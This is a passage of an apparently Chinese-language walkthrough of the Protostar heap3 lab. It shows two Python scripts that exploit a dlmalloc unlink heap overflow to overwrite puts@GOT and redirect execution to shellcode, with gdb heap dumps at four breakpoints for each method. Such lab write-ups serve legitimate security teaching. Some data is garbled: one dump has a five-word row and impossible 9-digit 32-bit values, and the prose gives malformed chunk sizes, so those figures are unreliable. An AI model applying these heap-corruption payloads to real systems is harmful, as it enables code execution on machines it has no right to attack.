	0xb7fe3000	0xb7ffe000	0x1b000	0	/lib/ld-2.11.2.so
	0xb7ffe000	0xb7fff000	0x1000	0x1a000	/lib/ld-2.11.2.so
	0xb7fff000	0xb8000000	0x1000	0x1b000	/lib/ld-2.11.2.so
	0xbffeb000	0xc0000000	0x15000	0	[stack]

查看堆上内容:

```
(gdb) x/64wx 0x804c000
```

```


(gdb) x/64wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x00000000
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x42424242 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000029 0x43434343 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0f0: 0x00000000 0x00000000 0x00000000 0x00000000

```

a块起始地址为0x804c000，b块起始地址为0x804c028，c块起始地址为0x804c050。


## 方法一：利用a的堆溢出

原理图如下：



0xffffffffc是我们设计的b的size, 要尽可能大以触发unlink, 且不能含有00, 因为strcpy()遇到00会截断; 0xffffffff8 (0100结尾)是我们设计的fake chunk的size。

从\*b+8开始的fake chunk被当成是b的前一块, 发生unlink(fake)。



0x0804b11c是我们设计的fake chunk的\*fd, 即\*p, 指向puts的跳转地址-12; 0x0804b00c是我们设计的fake chunk的\*bk, 即\*q, 指向shellcode的入口地址。

由堆溢出的内存分布图与正常执行的内存分布图的对照, 可构造攻击脚本:

```
# heap3_a.py
# exploit a overflow
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3" # shellcode
a += "A" * 22
# overflow into b
a += "\xf8\xff\xff\xff" # a块的size (伪)
a += "\xfc\xff\xff\xff" # b块的size (伪)

b = "A" * 8
b += "\x1c\xb1\x04\x08" # puts@GOT - 12
b += "\x0c\xc0\x04\x08" # shellcode入口地址

c = "CCCC"

print a + " " + b + " " + c
```

下面在gdb中观察攻击过程, 分别打以下四个断点。



```
(gdb) b *0x08048911 # free(c)
(gdb) b *0x0804891d # free(b)
(gdb) b *0x08048929 # free(a)
(gdb) b *0x08048935 # puts
```

运行，分别查看堆上情况。

```
(gdb) x/64wx 0x804c000
```

Breakpoint 1:

```
(gdb) r `python heap3_a.py`
Starting program: /opt/protostar/bin/heap3 `python heap3_a.py`

Breakpoint 1, 0x08048911 in main (argc=4, argv=0xbffffd84) at heap3/heap3.c:24
24      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x04886468
0x804c010: 0x4141c308 0x41414141 0x41414141 0x41414141
0x804c020: 0x41414141 0x41414141 0xffffffff 0xffffffff
0x804c030: 0x41414141 0x41414141 0x0804b11c 0x0804c00c
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000029 0x43434343 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0f0: 0x00000000 0x00000000 0x00000000 0x00000000
```

Breakpoint 2:

```
(gdb) c
Continuing.

Breakpoint 2, 0x0804891d in main (argc=4, argv=0xbffffd84) at heap3/heap3.c:25
25      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x04886468
0x804c010: 0x4141c308 0x41414141 0x41414141 0x41414141
0x804c020: 0x41414141 0x41414141 0xffffffff 0xffffffff
0x804c030: 0x41414141 0x41414141 0x0804b11c 0x0804c00c
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0f0: 0x00000000 0x00000000 0x00000000 0x00000000
```

Breakpoint 3:

```
(gdb) c
Continuing.

Breakpoint 3, 0x08048929 in main (argc=4, argv=0xbffffd84) at heap3/heap3.c:26
26      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x04886468
0x804c010: 0x4141c308 0x0804b11c 0x41414141 0x41414141
0x804c020: 0x41414141 0xffffffff 0xffffffff 0xffffffff
0x804c030: 0x41414141 0xffffffff 0x0804b194 0x0804b194
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000fb1 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0f0: 0x00000000 0x00000000 0x00000000 0x00000000
```

## Breakpoint 4:

```
(gdb) c
Continuing.

Breakpoint 4, 0x08048935 in main (argc=4, argv=0xbffffd84) at heap3/heap3.c:28
28      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x00000000 0x00000000 0x04886468
0x804c010: 0x4141c308 0x0804b11c 0x41414141 0x41414141
0x804c020: 0x41414141 0xfffffffff4 0xfffffffff8 0xfffffffffc
0x804c030: 0x41414141 0xfffffffff5 0x0804b194 0x0804b194
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000fb1 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000fb9
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0f0: 0x00000000 0x00000000 0x00000000 0x00000000
```

## 方法二：利用b的堆溢出

原理类似方法一，构造的攻击脚本如下：

```
# heap3_b.py
# exploit b overflow
a = "A" * 4
a += "\x68\x64\x88\x04\x08\xc3" # shellcode

b = "A" * 32
# overflow into c
b += "\xf8\xff\xff\xff" # b块的大小（伪）
b += "\xfc\xff\xff\xff" # c块的大小（伪）
b += "B" * 8
b += "\x1c\xb1\x04\x08" # puts@GOTS - 12
b += "\x0c\xc0\x04\x08" # shellcode入口地址

c = "CCCC"

print a + " " + b + " " + c
```

下面在gdb中观察攻击过程，分别打以下四个断点。

```
(gdb) b *0x08048911 # free(c)
(gdb) b *0x0804891d # free(b)
(gdb) b *0x08048929 # free(a)
(gdb) b *0x08048935 # puts
```

运行，分别查看堆上情况。

```
(gdb) x/64wx 0x804c000
```

## Breakpoint 1:

```
(gdb) r `python heap3_b.py`
Starting program: /opt/protostar/bin/heap3 `python heap3_b.py`

Breakpoint 1, 0x08048911 in main (argc=4, argv=0xbffffd74) at heap3/heap3.c:24
24      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x04886468
0x804c010: 0x0000c308 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x41414141 0x41414141 0x41414141 0x41414141
0x804c040: 0x41414141 0x41414141 0x41414141 0x41414141
0x804c050: 0xffffffff 0xffffffff 0x43434343 0x42424200
0x804c060: 0x0804b11c 0x0804c00c 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0f0: 0x00000000 0x00000000 0x00000000 0x00000000
```

Breakpoint 2:

```
(gdb) c
Continuing.

Breakpoint 2, 0x0804891d in main (argc=4, argv=0xbffffd74) at heap3/heap3.c:25
25      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x04886468
0x804c010: 0x0000c308 0x0804b11c 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x41414141 0x41414141 0x41414141 0x41414141
0x804c040: 0x41414141 0x41414141 0x41414141 0xffffffff
0x804c050: 0xffffffff 0xffffffff 0x43434343 0xffffffff
0x804c060: 0x0804b194 0x0804b194 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0f0: 0x00000000 0x00000000 0x00000000 0x00000000
```

Breakpoint 3:

```
(gdb) c
Continuing.

Breakpoint 3, 0x08048929 in main (argc=4, argv=0xbffffd74) at heap3/heap3.c:26
26      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x04886468
0x804c010: 0x0000c308 0x0804b11c 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x00000000 0x41414141 0x41414141 0x41414141
0x804c040: 0x41414141 0x41414141 0x41414141 0xffffffff
0x804c050: 0xffffffff 0xffffffff 0x43434343 0xffffffff
0x804c060: 0x0804b194 0x0804b194 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0e0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0f0: 0x00000000 0x00000000 0x00000000 0x00000000
```

Breakpoint 4:

```
(gdb) c
Continuing.

Breakpoint 4, 0x08048935 in main (argc=4, argv=0xbffffd74) at heap3/heap3.c:28
28      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000:    0x00000000    0x00000029    0x0804c028    0x04886468
0x804c010:    0x0000c308    0x0804b11c    0x00000000    0x00000000
0x804c020:    0x00000000    0x00000000    0x00000000    0x00000029
0x804c030:    0x00000000    0x41414141    0x41414141    0x41414141
0x804c040:    0x41414141    0x41414141    0x41414141    0xffffffff
0x804c050:    0xffffffff    0xffffffff    0x43434343    0xffffffff
0x804c060:    0x0804b194    0x0804b194    0x00000000    0x00000000
0x804c070:    0x00000000    0x00000000    0x00000000    0x00000f89
0x804c080:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c090:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c0a0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c0b0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c0c0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c0d0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c0e0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804c0f0:    0x00000000    0x00000000    0x00000000    0x00000000
```